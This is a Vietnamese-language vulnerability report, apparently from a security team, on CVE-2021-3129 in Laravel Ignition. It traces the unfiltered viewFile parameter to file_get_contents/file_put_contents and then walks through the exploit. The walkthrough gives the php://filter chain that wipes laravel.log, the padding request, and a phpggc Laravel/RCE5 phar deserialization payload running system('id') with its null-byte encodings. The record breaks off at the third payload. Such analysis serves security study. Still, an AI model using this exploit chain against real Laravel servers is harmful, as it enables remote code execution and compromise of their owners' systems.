NCS Group
Trần Phước Diệu Ánh

REPORT: CVE-2021-3129

Laravel Ignition Remote Code Execution

Mục lục

Dựng môi trường khai thác :

PHP	Ignition/Facade	Laravel Framework	Composer
7.4.2	2.4.1	7.3.4	2.2.4

Laravel sử dụng Composer - công cụ quản lý các thư viện trong project PHP, khi khai báo thư viện sử dụng thì composer sẽ pull code của các lib đó. Nó giống với npm của Node.js.

Trước tiên sẽ phải xem **luồng xử lý** của laravel:

- Request HTTP từ Routed tới một Controller (routing nằm trong thư mục app/routes.php)
- Controller sẽ thực hiện những action và gửi kết quả tới view (app/controllers)
- View sẽ hiển thị những kiểu dữ liệu phù hợp và gửi lại HTTP Response (app/views)

=> Ta cần quan tâm chủ yếu tới những thư mực này khi exploit:

Thư mục	Mục đích
/vendor/Ignition	• Là nơi chứa toàn bộ code của bên thứ ba. Chứ plugin chúng ta cài thêm cho ứng dụng. • Ignition: thư viện báo lỗi tự động của Laravel
/resources/views	• Chứa file HTML để hiển thị trang
/app/storage/logs	• Thư mục storage được sử dụng để lưu trữ file tạm thời cho những dịch vụ Laravel khác nhau như session, cache, biên dịch template, **logs.** • Thư mục này có thể ghi lại bởi web server.

Ignition/Facade là một trình báo lỗi tự động có sẵn của Laravel, khi nào có lỗi Ignition sẽ tự động đưa ra solution để fix bug. Vậy lợi dụng tính năng này của thư viện Ignition mà có thể exploit luôn trong môi trường debug của nó.

Thiết lập Debug :


Trang bắt đầu của Laravel:

Để bật môi trường debug tự động của Laravel, ta vào resources/views/welcome.blade.php, insert tag đơn giản như:


```
<h1>Hello, {{ $username}} </h1>
```

Ignition sẽ tự động bật trang debug:

- Bug đang báo lỗi là không tìm thấy biến username, nhấn “**Make variable optional**”, xem nó gửi gói tin với những thông tin gì:



- *Kiểm tra gói tin trong Burpsuite :*



Request fix bug gửi bằng method: `POST /_ignition/execute_solutions`, trong solutions này gửi 2 parameters **viewFile**: đọc và hiển thị file, **variableName:** là tên biến sử dụng.

Source và Sink của lỗ hổng:

***Source lỗ hổng**:* Nếu như tìm được cách ghi file, đọc file của solution thì mình có thể tìm cách **chèn payload trong paramter viewFile** hoặc **variableName** này để trang Solution này có thể tự execute payload đó luôn.

Trước ta check qua code xử lý request của Facade/Ignition: khi nhận request báo lỗi từ HTTP, Controller xử lí request bằng function **_invoke()**, use **ValidatesRequest**, check xem request đó có valid hay không, rồi chuyển tới **getRunnableSolution()**.


vendor > facade > ignition > src > Http > Controllers > ExecuteSolutionController.php > ...

```php
<?php

namespace Facade\Ignition\Http\Controllers;

use Facade\Ignition\Http\Requests\ExecuteSolutionRequest;
use Facade\IgnitionContracts\SolutionProviderRepository;
use Illuminate\Foundation\Validation\ValidatesRequests;

0 references | 0 implementations
class ExecuteSolutionController
{
    use ValidatesRequests;

    0 references | 0 overrides
    public function __invoke(
        ExecuteSolutionRequest $request,
        SolutionProviderRepository $solutionProviderRepository
    ) {
        $solution = $request->getRunnableSolution();

        $solution->run($request->get('parameters', []));

        return response('');
```

Vậy *bất cứ solution nào chạy đều gọi tới hàm* **getRunnableSolution()** *, nghĩa là payload có thể execute trong function này.*

Ta tiếp tục đi check thư mục có chứa function:

`./vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php`



```
class MakeViewVariableOptionalSolution implements RunnableSolution
    public function getRunParameters(): array
            'variableName' => $this->variableName,
            'viewFile' => $this->viewFile,
        ];
    }

    0 references | 0 overrides
    public function isRunnable(array $parameters = [])
    {
        return $this->makeOptional($this->getRunParameters()) !== false;
    }

    1 reference | 0 overrides
    public function run(array $parameters = [])
    {
        $output = $this->makeOptional($parameters);
        if ($output !== false) {
            file_put_contents($parameters['viewFile'], $output);
        }

    }

    2 references | 0 overrides
    public function makeOptional(array $parameters = [])
    {
        $originalContents = file_get_contents($parameters['viewFile']); // [1]
        $newContents = str_replace('$'.$parameters['variableName'], '$'.$parameters['variableName']." ?? ''", $originalContents);

        $originalTokens = token_get_all(Blade::compileString($originalContents)); // [2]
        $newTokens = token_get_all(Blade::compileString($newContents));

        $expectedTokens = $this->generateExpectedTokens($originalTokens, $parameters['variableName']);

        if ($expectedTokens !== $newTokens) { // [3]
            return false;
        }

        return $newContents;
```

- *Phân tích cách xử lý param **variableName** và **viewFile**:*

- Sau khi đọc file path [1], và thay biến $variableName thành biến $variableName ?? '', file ban đầu và file tạo mới sẽ tokenized [2]. Code viết trong file có cấu trúc cụ thể thì file sẽ tự động render ra content mới. Nếu không makeOptional trả về giá trị false [3], và file mới không được render content.

=> Không sử dụng được variableName chứa payload được.

Còn biến viewFile không filter chặt chẽ chỉ get variable rồi và trả về đúng variable đó:

```
$contents = file_get_contents($parameters['viewFile']);
file_put_contents($parameters['viewFile'], $contents);
```

Ta để ý thấy function: `file_get_contents(), file_put_contents`

Đó là các hàm file operations system, liên quan tới các thao tác tới hệ thống tệp, sử dụng để ghi đọc file không kiểm duyệt, thì nó hoàn toàn có thể đọc và ghi payload gửi tới.

=> 2 hàm này chính là **Sink của lỗ hổng.**

Hơn nữa, trong Solutions này sử dụng POP chain với 2 gadgets **ExecuteSolutionController** với **MakeViewVariableOptionalSolution**


với magic method **_construct(),** có thể trigger Phar Deserialize.

Phương pháp khai thác :

Có 2 vấn đề cần lưu ý trước khi trigger Phar deserialize:

1. **Nơi lưu trữ payload :**


Payload khi send tới phải được ghi tại nơi nào đó, để từ đó có thể convert được ra, trong trường hợp này, thứ tiện lợi nhất là trình ghi lỗi của **laravel.log.**



Vậy nếu ta truyền giá trị vào $parameters['viewFile'] thì file log trong laravel sẽ vẫn ghi nhận và xử lý nếu có lỗi.

Và trước đó, ta phải send một payload để **clear** file log và sau đó truyền payload vào, convert context của log file chứa nó thành ***file phar***. Từ đó dùng phar://protocol để trigger được PHAR DESERIALIZE → RCE.

Khi báo lỗi, log sẽ ghi nhận lại lỗi tới 2 lần:




Để có thể execute được payload, trước đó ta phải gửi một payload đệm chứa giá trị bất kì để ghi Error log#1, rồi sau đó mới gửi payload là Error log#2 mới có thể execute được.

2. Cách sử dụng và tạo payload :

Để ý log, ta thấy cấu trúc của nó như sau:

[**2024-07-01 09:14:15**] local.ERROR: Undefined variable: username (View: /var/www/html/cve/test/resources/views/welcome.blade.php) {"exception":"[**object**] (Facade\\Ignition\\Exceptions\\ViewException(code: 0): Undefined variable: username (View: /var/www/html/cve/test/resources/views/welcome.blade.php) at /var/www/html/cve/test/resources/views/welcome.blade.php:68)
[stacktrace]



- Prefix: Ngày và giờ
- Midfix: Một object bất kì

- Suffix (dưới stacktrace): Log lỗi từ các file dẫn ở đằng sau

Vậy muốn log ghi lại payload, ta phải craft được một payload có cấu trúc tương tự như trên:

```
[prefix]PAYLOAD[midfix]PAYLOAD[suffix]
```

Để exploit Phar Deserialize, ta sẽ dùng PHP GGC, nhưng trước hết, khi send payload phải đảm bảo được laravel.log nhận và ghi lại payload tại log. Có một tính năng của PHP cho phép ghi lại nội dung file trước khi trả về dữ liệu: `php://filter` (https://www.php.net/manual/en/filters.convert.php#filters.convert)

```
$ echo payload | base64 |base64 > /path/to/file.txt
$ cat /path/to/file.tx
Y0dGNWJHOWhaQW89
# Tạo một payload và base64 encode lại 2 lần
```

```
$f = 'php://filter/read=convert.base64-decode|convert.base64-decode
/resource=/path/to/file.txt';
# Đọc /path/to/file.txt, decode bằng base64 , trả lại kết quả
$contents = file_get_contents($f);
# Base64-decode biến $contents, rồi ghi lại kết quả tại /path/to/file.txt
file_put_contents($f, $contents);
```

=> Lúc trả lại kết quả :

```
$ cat /path/to/file.txt
payload
```

Như vậy, ta có thể convert nội dung trong log file thành phar file, sau đó chạy `phar://` wrapper để chạy serialize code.

Thực tế khi dùng base64 để decode payload, trong string payload của chúng ta chứa các kí tự đặc biệt thì PHP vẫn bỏ qua và xử lí tiếp, nhưng trừ kí tự '=', thì nó sẽ báo lỗi và không trả về kết quả. Nếu tiếp tục spam request decode thì ngay lập

tức log sẽ tự động delete. Thế nên trong trường hợp này dùng base64 để decode payload không tối ưu nhưng ta có thể lợi dụng đặc điểm này **để xoá log một cách gián tiếp**.

Quan trọng hơn khi dùng decode bằng base64 lần thứ 2, phần prefix của payload là date sẽ bị thay đổi (thay đổi 1 giây hoặc 1 phút), cũng sẽ trả về kết quả khác trong payload ban đầu của chúng ta.

Vậy phải xét tới 2 cách encode payload còn lại trong php://filter : convert.quoted-printable và convert.iconv*.

Có một lợi thế khi dùng encode bằng convert.iconv*. thì prefix và suffix không phải kí tự ASCII thông thường, có nghĩa là payload vẫn sẽ giữ được nội dung bên trong và không bị thay đổi như base64:

```
$ echo -ne '[Some prefix ]P\0A\0Y\0L\0O\0A\0D\0X[midfix]P\0A\0Y\0L\0O\0A\0D\0X[Some suffix ]' > /tmp/test.txt

$ echo file_get_contents('php://filter/read=convert.iconv.utf16le.utf-8/resource=/tmp/test.txt');

[Some prefix ]PAYLOAD[midfix]PAYLOAD[Some suffix ]
```

Vì log của laravel luôn xử lí dựa trên byte chẵn (2byte), nếu không sẽ trả về lỗi:

```
PHP Warning:  file_get_contents(): iconv stream filter ("utf16le"=>"utf-8"): invalid multibyte sequence in php shell code on line 1
```

nên ta cần đệm thêm null byte vào trong content của payload, nhưng nếu chỉ dùng null bytes payload đệm vào thì PHP vẫn trả về lỗi. Nhưng nếu sử dụng thêm convert.quoted-printable-decode. thì có thể execute payload với đệm NULL Bytes `=00.`

Vậy ta có kết quả hàm lọc xử lí ghi và chuyển đổi file:

- convert.iconv.utf-8.utf-16be: Chuyển đổi từ UTF-8 sang UTF-16BE.
- convert.quoted-printable-encode: Mã hóa dữ liệu theo định dạng quoted-printable.
- convert.iconv.utf-16be.utf-8: Chuyển đổi ngược lại từ UTF-16BE sang UTF-8.

- convert.base64-decode: Giải mã base64.
- File mục tiêu : Laravel.log

Dùng hàm PHP GGC craft payload như sau:

```
$ phpggc Laravel/RCE5 "system('id');" --phar phar -o php://output


<?php __HALT_COMPILER(); ?>

O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"*events";O:25:"Illu
minate\Bus\Dispatcher":1:{s:16:"*queueResolver";a:2:{i:0;O:25:"Mockery\Loade
r\EvalLoader":0:{}i:1;s:4:"load";}}s:8:"*event";O:38:"Illuminate\Broadcastin
g\BroadcastEvent":1:{s:10:"connection";O:32:"Mockery\Generator\MockDefinitio
n":2:{s:9:"*config";O:35:"Mockery\Generator\MockConfiguration":1:{s:7:"*name
";s:7:"abcdefg";}s:7:"*code";s:28:"<?php system('id'); exit;
?>";}}test.txt6x
{x97}#|~bGBMB
```

=> Encode dưới dạng base64 :

“PD9waHAgX19IQUxUX0NPTVBJTEVSKCk7ID8+Cu+/vU86NDA6IklsbHVtaW5hdGVcQnJvYWRjYXN0aW5nXFBlbmRpbmdCcm9hZGNhc3QiOjI6e3M6OToiKmV2ZW50cyI7Tzoy……NQgo=”


=> Thêm Null Byte và chuyển lại payload dưới hệ hex sẽ có dạng:

‘=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56=00=42=00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=00=38=00=…=43=00a’


Sau đó, thực hiện exploit bằng Burpsuite :

- **Payload 1: Clear log**

{ viewFile:
‘php://filter/write=convert.iconv.utf-8.utf-16be|convert.quoted-printable-encode|convert.iconv.utf-16be.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log’}




File log khi chưa xoá



Xoá log thành công


- **Payload 2: Gửi payload đệm**

{ viewFile: 'AA' }



Gửi Payload đệm thành công, log hiển thị báo lỗi

- **Payload 3: Gửi Payload**

